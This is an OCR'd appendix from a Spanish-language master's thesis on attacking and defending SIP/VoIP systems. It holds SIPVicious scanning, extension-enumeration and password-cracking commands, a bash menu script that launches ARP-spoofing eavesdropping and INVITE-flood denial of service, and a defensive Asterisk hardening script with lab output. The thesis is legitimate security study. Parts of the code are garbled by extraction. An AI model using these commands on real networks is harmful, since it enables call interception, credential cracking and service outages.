
root@bt:/pentest/voip/sipvicious# ./svmap.py 192.168.1.0/24

Permite escanear la red en búsqueda de clientes y servidores SIP, a través de envío de mensajes tipo OPTION, además permite modificar el tipo de mensaje

root@bt:/pentest/voip/sipvicious# ./svmap.py 192.168.1.0/24




#### root@bt:/pentest/voip/sipvicious# ./svmap.py -m INVITE 192.168.1.0/24






root@bt:/pentest/voip/sipvicious# ./svwar.py -e100-500 192.168.1.126 -m INVITE –v permite identificar las extensiones de un servidor, se debe agregar la opción –m INVITE a fin de cambiar el método por defecto OPTION, puesto que la central ip no permitirá una enumeración sin credenciales



root@bt:/pentest/voip/sipvicious# ./svcrack.py -u100 -d /pentest/passwords/wordlists/test 192.168.1.126 -v

root@bt:/pentest/voip/sipvicious# ./svcrack.py -u200 -d /pentest/passwords/wordlists/test 192.168.1.126 -v

root@bt:/pentest/voip/sipvicious# ./svcrack.py -u300 -d /pentest/passwords/wordlists/test 192.168.1.126 -v



### **ANEXO III.C**

**ATAQUES Y VULNERABILIDADES** 

#### **ATAQUES Y VULNERABILIDADES**

#### **SCRIPT DE ATAQUE.**

#### **ARHIVO: script**

#### **EJECUCIÓN** ./ script

```
#!/bin/bash
clear
echo -e "ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO\n\n"
echo -e " GERMANIA VELOZ \n\n"
echo -e " MAESTRIA EN CONECTIVIDAD DE REDES \n\n"
echo -e "Presione enter para continuar.....\n"
read x
clear
echo -e "ATAQUES SOBRE EL PROTOCOLO SIP\n\n"
echo -e "1 FINGERPRINTING\n"
echo -e "2 FOOTPRINTING\n"
echo -e "3 EVASDROPPING\n"
echo -e "4 DoS\n"
read op
case $op in
1)
clear
echo -e "1 FINGERPRINTING\n"
echo -e "Ingrese la red o direccion IP que desea escanear\n"
echo -e "Ejemplo 192.168.1.1 o 192.168.1.0/24\n"
read red
cd /pentest/voip/smap/
xterm -fg green4 -bg grey0 -e './smap -O '$red'; bash' &
cd /pentest/voip/sipvicious/
xterm -fg green4 -bg grey0 -e './svmap.py '$red'; bash' &
2)
clear
echo -e "Ingrese la direccion del Servidor\n"
cd /pentest/voip/sipvicious
read serv
echo
echo -e "ingrese el rango de extensiones que desea escanear\n"
echo -e "Ejemplo 100-500\n"
read rango
echo -e "Ingrese el tipo de paquete que se desea enviar (OPTION,INVITE)\n"
xterm -fg green4 -bg grey0 -e './svwar.py -e '$rango' '$serv' -m '$tipo' -v; bash' &
3)
clear
echo -e "3 EVASDROPPING\n"
echo -e "\n\nINGRESE SU INTERFAZ ej eth0\n"
read int
```

```
echo -e "\n\nINGRESE LA DIRECCION IP DE LA VICTIMA 1\n"
read a
echo -e "\n\nINGRESE LA DIRECCION IP DE LA VICTIMA 2\n"
read b
echo "\n\nCONFIGURANDO RUTEO ENTR LAS VICTIMAS....\n\n"
echo 1 > /proc/sys/net/ipv4/ip forward
sleep 2
xterm -fg green4 -bg grey0 -e 'arpspoof -i '$int' -t '$a' '$b'; bash' &
xterm -fg green4 -bg grey0 -e 'arpspoof -i '$int' -t '$b' '$a'; bash' &
wireshark -i $int -R "ip.addr==$a and ip.addr==$b" -k
4)
clear
echo -e "4 DoS\n"
ifconfig
echo -e "\n\n INGRESE SU INTERFAZ ej eth0\n"
read int
echo -e "\n\n INGRESE EL NUMERO DE LA EXTENSION DE LA VICTIMA ej 100\n"
read ext
echo -e "INGRESE LA DIRECCION IP DEL SERVIDOR DE VOIP\n"
read serv
echo -e "INGRESE LA DIRECCION IP DE LA VICTIMA\n"
read ip
echo -e "INGRESE EL NUMERO DE PAQUETES QUE DESEA INYECTAR ej 100000\n"
read num
cd /pentest/voip/inviteflood
xterm -fg green4 -bg grey0 -e './inviteflood '$int' '$ext' '$serv' '$ip' '$num'; bash' &
esac
```

#### SCRIPT DE DEFENSA.

#### ARHIVO: defensa

#### EJECUCIÓN ./ defensa


```
#!/bin/bash
clear
echo -e "ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO\n\n"
echo -e "
              GERMANIA VELOZ
                                    \n\n"
echo -e " MAESTRIA EN CONECTIVIDAD DE REDES \n\n"
echo -e "
                DEFENSA\n\n\n"
echo -e "Presione enter para continuar.....\n\n\n"
read x
clear
spoofing ()
clear
echo -e "2 ANTI SPOOFING\n\n"
route -n
echo
echo -e "Ingrese su direccion de red Ej: 192.168.1.0/24\n"
read net
```


```
clear
echo -e "Las Direcciones IP y MAC de Su red son:\n\n"
echo -e "Calculando...\n\n"
sleep 2
nmap -sP $net -T5
echo
echo
echo -e "Ingrese la direccion IP del cliente que desea proteger\n"
echo -e "Ingrese la direccion MAC del cliente que desea proteger\n"
read mac
arp -s $cliente $mac
clear
echo -e "Protegiendo al cliente $cliente...\n\n"
sleep 2
arp -a
sleep 2
echo
echo
while:
do
echo -e "desea proteger otro cliente s n\n"
read op1
        case $op1 in
                s)
                echo -e "Ingrese la red o direccion IP del cliente que desea proteger\n"
                echo -e "Ingrese la red o direccion MAC del cliente que desea proteger\n"
                read mac
                arp -s $cliente $mac
                echo -e "Protegiendo al cliente $cliente...\n\n"
                sleep 2
                arp -a
                echo
                echo
                ;;
                n)
                clear
                break
                echo -e "Opcion Incorrecta\n"
        esac
done
}
footprinting()
clear
echo -e "2 FOOTPRINTING\n"
while:
do
echo -e "Desea proteger su servidor contra Footprinting s n\n"
read op3
```


```
case $op3 in
               s)
               clear
               echo -e "PROTEGIENDO SU SERVIDOR...\n"
               echo alwaysauthreject=yes > /etc/asterisk/sip_custom.conf
               echo -e "SE HA CONFIGURADO LA PROTECCION\n"
               sleep 1
               break
               ;;
               n)
               clear
               echo -e "DESPROTEGIENDO SU SERVIDOR...\n"
               echo alwaysauthreject=no > /etc/asterisk/sip_custom.conf
               sleep 2
               echo -e "SU SERVIDOR SE ENCUENTRA DESPROTEGIDO\n"
               sleep 1
               break
               ;;
*)
               echo -e "Opcion Incorrecta\n"
       esac
done
}
EAVESDROPPING()
clear
echo -e "3 EAVESDROPPING\n"
while:
echo -e "Presione:\n"
echo -e "p: Proteger su servidor"
echo -e "d: Desproteger su servidor\n"
read op4
       case $op4 in
               p)
               clear
               echo -e "PROTEGIENDO SU SERVIDOR...\n"
               #cp /var/www/html/admin/modules/core/functions.inc.php
/home/functions.inc.php.bkp
               rm -f /var/www/html/admin/modules/core/functions.inc.php
               cp /home/functions.inc.php.sec.bkp
/var/www/html/admin/modules/core/functions.inc.php
               sleep 2
               service asterisk restart
               amportal restart
               echo
               echo -e "SE HA CONFIGURADO LA PROTECCION\n"
               sleep 1
               break
               d)
               clear
```

```
echo -e "DESPROTEGIENDO SU SERVIDOR...\n"
               #cp /var/www/html/admin/modules/core/functions.inc.php
/home/functions.inc.php.sec.bkp
               rm -f /var/www/html/admin/modules/core/functions.inc.php
               cp /home/functions.inc.php.bkp
/var/www/html/admin/modules/core/functions.inc.php
               sleep 2
               service asterisk restart
               amportal restart
               echo
               clear
               echo -e "SU SERVIDOR SE ENCUENTRA DESPROTEGIDO\n"
               sleep 1
               break
               echo -e "Opcion Incorrecta\n"
       esac
done
menu()
while:
do
clear
echo -e "1 ANTI FOOTPRINTING\n\n"
echo -e "2 ANTI SPOOFING\n\n"
echo -e "3 ANTI EAVESDROPPING\n\n"
echo -e "4 SALIR\n\n"
read op2
       case $op2 in
       1)
       footprinting
       2)
       spoofing
       3)
       EAVESDROPPING
       ;;
4)
       break
       echo
       echo -e "Opcion Incorrecta\n"
       sleep 1
       esac
done
menu
```











## **Footprinting**







#### **EAVESDROPING CLIENTE**

```
Applications Places System (1) Fri Nov 2, 18:28 (1) Tri Nov 2, 18:28 (1)
```













View as time of day

P<u>a</u>use

<u>S</u>top


<u>C</u>lose

<u>P</u>lay


Decode

Jitter buffer [ms] 50 🖟 Use RTP timestamp


#### **Eavesdroping Server**











#### Penetración


























**DENEGACIÓN DE SERVICIOS** 







# **ANEXO IV**

APLICACIÓN DE METODOLOGÍA

## APLICACIÓN DE METODOLOGÍA

TOOLET A CURRENCE POLITICAL DE CUIMPORAGO
ESCUELA SUPERIOR POLITECNICA DE CHIMBORAZO
GERMANIA VELOZ
MAESTRIA EN CONECTIVIDAD DE REDES
DEFENSA
Presione enter para continuar
1 ANTI FOOTPRINTING
2 ANTI SPOOFING
3 ANTI EAVESDROPPING
4 SALIR
2 FOOTPRINTING
Desea proteger su servidor contra Footprinting
s:si n:no s_
PROTEGIENDO SU SERVIDOR
SE HA CONFIGURADO LA PROTECCION

```
PROTEGIENDO SU SERVIDOR...

SE HA CONFIGURADO LA PROTECCION

Stopping safe_asterisk: [ OK ] [
```

#### **ANTI EAVESDROPING**

```
3 EAVESDROPPING
Presione:
p: Proteger su servidor
d: Desproteger su servidor
```

```
PROTEGIENDO SU SERVIDOR...
Stopping safe_asterisk:
                                                                 E OK
                                                                        1
Shutting down asterisk:
                                                                 E OK
Starting asterisk:
STOPPING ASTERISK
Asterisk Stopped
STOPPING FOP SERVER
FOP Server Stopped
SETTING FILE PĒRMISSIONS
Permissions OK
STARTING ASTERISK
Asterisk is already running
STARTING FOP SERVER
DESPROTEGIENDO SU SERVIDOR...
                                                                 [FALLÓ]
[FALLÓ]
[ OK ]
Stopping safe_asterisk:
Shutting down asterisk:
Starting asterisk:
STOPPING ASTERISK
Unable to connect to remote asterisk (does /var/run/asterisk/asterisk.ctl exist?
Asterisk Stopped
STOPPING FOP SERVER
FOP Server Stopped
SETTING FILE PERMISSIONS
Permissions OK
STARTING ASTERISK
Asterisk is already running
STARTING FOP SERVER
```

#### **ANTISPOOF**

```
2 ANTI SPOOFING
  Kernel IP routing table
  Destination
                   Gateway
                                                    Flags Metric Ref
                                                                         Use Iface
                                   Genmask
  192.168.2.0
                   0.0.0.\bar{0}
                                   255.255.255.0
                                                          0
                                                                           0 eth0
  169.254.0.0
                                   255.255.0.0
                   0.0.0.0
                                                    U
                                                          0
                                                                           0 eth0
                                                                 0
  0.0.0.0
                   192.168.2.100
                                   0.0.0.0
                                                    UG
                                                                           0 eth0
  Ingrese su direccion de red Ej: 192.168.1.0/24
Las Direcciones IP y MAC de Su red son:
Calculando...
Starting Mmap 4.11 ( http://www.insecure.org/nmap/ ) at 2012-11-02 17:08 ECT
```

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2012-11-02 17:08 ECT Host 192.168.2.1 appears to be up.

MAC Address: 00:17:5A:AD:4F:1A (Cisco Systems)
Host 192.168.2.2 appears to be up.

MAC Address: 00:26:9E:F7:A5:BC (Unknown)
Host 192.168.2.4 appears to be up.

MAC Address: 00:0C:29:D3:2A:D1 (VMware)
Host 192.168.2.5 appears to be up.

MAC Address: 00:24:14:58:01:70 (Unknown)
Host 192.168.2.12 appears to be up.

MAC Address: 00:0B:82:3E:72:E3 (Grandstream Networks)
Host 192.168.2.10 appears to be up.

MAC Address: 00:0B:82:3E:72:E3 (Grandstream Networks)
Host 192.168.2.200 appears to be up.

MAC Address: 00:09:0C:07:AC:00 (Cisco Systems)
Host 192.168.2.200 appears to be up.

MAC Address: 00:23:AC:A6:47:40 (Unknown)
Nmap finished: 256 IP addresses (8 hosts up) scanned in 41.321 seconds

Ingrese la direccion IP del cliente que desea proteger
```

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2012-11-02 17:08 ECT
Host 192.168.2.1 appears to be up.
MAC Address: 00:17:5A:AD:4F:1A (Cisco Systems)
Host 192.168.2.2 appears to be up.
MAC Address: 00:26:9E:F7:A5:BC (Unknown)
Host 192.168.2.4 appears to be up.
MAC Address: 00:0C:29:D3:2A:D1 (VMware)
Host 192.168.2.5 appears to be up.
Host 192.168.2.10 appears to be up.
MAC Address: 00:24:14:58:01:70 (Unknown)
Host 192.168.2.12 appears to be up.
MAC Address: 00:0B:82:3E:72:E3 (Grandstream Networks)
Host 192.168.2.100 appears to be up.
MAC Address: 00:00:0C:07:AC:00 (Cisco Systems)
Host 192.168.2.200 appears to be up.
MAC Address: 00:23:AC:A6:47:40 (Unknown)
Nmap finished: 256 IP addresses (8 hosts up) scanned in 41.321 seconds
Ingrese la direccion IP del cliente que desea proteger
192.168.2.100
Ingrese la direccion MAC del cliente que desea proteger
00:00:0C:08:AC:00
Protegiendo al cliente 192.168.2.100...
  (192.168.2.9) at <incomplete> on eth0
  (192.168.2.2) at 00:26:9E:F7:A5:BC [ether] on eth0
Protegiendo al cliente 192.168.2.100...
  (192.168.2.9) at <incomplete> on eth0
